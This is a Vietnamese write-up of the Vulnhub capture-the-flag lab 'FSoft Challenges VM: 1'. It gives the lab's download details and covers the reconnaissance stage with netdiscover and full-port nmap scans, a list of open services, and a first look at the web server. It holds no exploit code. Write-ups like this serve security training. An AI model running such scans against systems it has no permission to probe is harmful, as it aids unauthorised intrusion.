# FSoft Challenges VM: 1 - Vulnhub

**July 11, 2021**

# Danh sách

# TÓM TẮT CÔNG VIỆC

Độ khó: Trung cấp

Flag: Cần root để đọc cờ (root.txt)

Học tập: Khai thác | Ứng dụng web | Pháp y kỹ thuật số | Bảng kê | Nâng cấp đặc quyền

DHCP được bật

Chào mừng bạn đến với Fsoft Hacking Labs!

Nếu trong quá trình khởi động, bạn nhận thấy lỗi Apache. Vui lòng đợi một phút sau đó khởi động lại. Phòng thí nghiệm được thiết kế để tự hủy hoại khi bạn khai thác không đúng cách - Vui lòng tạo ảnh chụp nhanh của chính bạn.

Chúc bạn may mắn thật nhiều !

Nhóm Akasafe – FSOF

## File Information

Filename: OVA-Fsoft_Hacking_Challenge.zip
File size: 1.4 GB
MD5: CFE9CF0A7A44761E1DE2E52D0DD4E2CB
SHA1: 68F1F3ACF29F4FB32A67FF2CCBA303E7DC3CBD90
Filename: VMDF-Fsoft_Hacking_Challenges.zip
File size: 1.4 GB
MD5: 73C3B53B3153EF4ECC930EB17F3158EF
SHA1: F374C0596ADAE408AC19928B2E98D3F3E79C94B6

## Virtual Machine

Format: Virtual Machine (Virtualbox - OVA)
Operating System: Linux

## Networking

DHCP service: Enabled
IP address: Automatically assign

## Virtual Machine

Format: Virtual Machine (Virtualbox - OVA)
Operating System: Linux

## Download

OVA-Fsoft_Hacking_Challenge.zip (Size: 1.4 GB)
Download: https://drive.google.com/file/d/1bloEU-utfqGdpDVenX1iIbLmU3B5wHDu/view
Download (Mirror): https://download.vulnhub.com/fsoft/OVA-Fsoft_Hacking_Challenge.zip
Download (Torrent): https://download.vulnhub.com/fsoft/OVA-Fsoft_Hacking_Challenge.zip.torrent


VMDF-Fsoft_Hacking_Challenges.zip (Size: 1.4 GB)
Download: https://drive.google.com/open?id=1JKUvf6-t8oGpldZgpgrcKdHu1m4VrW6w
Download (Mirror): https://download.vulnhub.com/fsoft/VMDF-Fsoft_Hacking_Challenges.zip
Download (Torrent): https://download.vulnhub.com/fsoft/VMDF-Fsoft_Hacking_Challenges.zip.torrent

## About Release


Name: FSoft Challenges VM: 1
Date release: 28 Nov 2019
Author: Akasafe Team
Series: FSoft Challenges VM

# Cài đặt môi trường


Download từ: https://www.vulnhub.com/entry/fsoft-challenges-vm-1,402/?fbclid=IwAR20urbV7sGTe4n4ImgcICVH8c4Syq-O2JiNZJGeMgvmtf3YeCVI_9KDa1c



Ta được file .ova => mở bằng Vmware:





Và chạy win ảo ta vào được giao diện CMD:



# Phần 1: Scanning các IP


## 1. Dùng netdiscover

- Dùng command: sudo netdiscover => Tìm máy chủ mục tiêu tấn công




-


- Sau khi dùng lệnh ta có các IP sau:




Sau khi đã xác định được IP của máy ảo, chúng ta có thể loại trừ 2 IP là: **192.168.25.254** và **192.168.1.1**
=> Thực hiện quét cổng với 2 IP còn lại. Quét cổng có thể được sử dụng để xác định dịch vụ nào đang chạy trên máy ảo. Dùng command: **sudo nmap -p- -A 192.168.25.xxx**
=> Cung cấp cho chúng ta tất cả các cổng đang mở phản hồi nỗ lực kết nối TCP.


2. Sử dụng Nmap

- Dùng lệnh: **sudo nmap -p- -A 192.168.25.2**
  => Ta thấy được cổng 53/tcp nhưng đã bị banner nên ở đây không có thông tin hữu




- Làm tương tự : sudo nmap -p- -A 192.168.25.130






- Có thể thấy trong hình, tám cổng đang mở đã được phát hiện:

| port | service |
|---|---|
| 21 | FTP |
| 22nd | SSH |
| 53 | DNS |
| 80 | HTTP |
| 111 | RPC Bind (Portmapper) |
| 139 | SMB |
| 445 | SMB |
| 8314 | HTTP |

# Phần 2: Tìm thông tin từ Nmap


1. Các Port có dữ liệu:

Cổng 21 - Máy chủ FTP
Tại thời điểm này, không thể nhận được bất kỳ thông tin hữu ích nào ở đây.

Cổng 22 - Máy chủ SSH
Tại thời điểm này, không thể nhận được bất kỳ thông tin hữu ích nào ở đây.


Cổng 53 - Máy chủ DNS
Tại thời điểm này, không thể nhận được bất kỳ thông tin hữu ích nào ở đây.

Cổng 80 - Máy chủ HTTP
Một vài thông tin thú vị hơn ở đây. Nếu chúng ta nhập IP vào trình duyệt web, chúng ta sẽ thấy hình ảnh sau





- Ở đây chúng tôi có thể thu thập một số thông tin, liệu chúng tôi có thể sử dụng nó hay không, chúng tôi sẽ xem sau. Điều thú vị là **NMAP** từ phần 1 không tìm thấy tệp tin **robots.txt** nhưng mặc dù nó tồn tại.

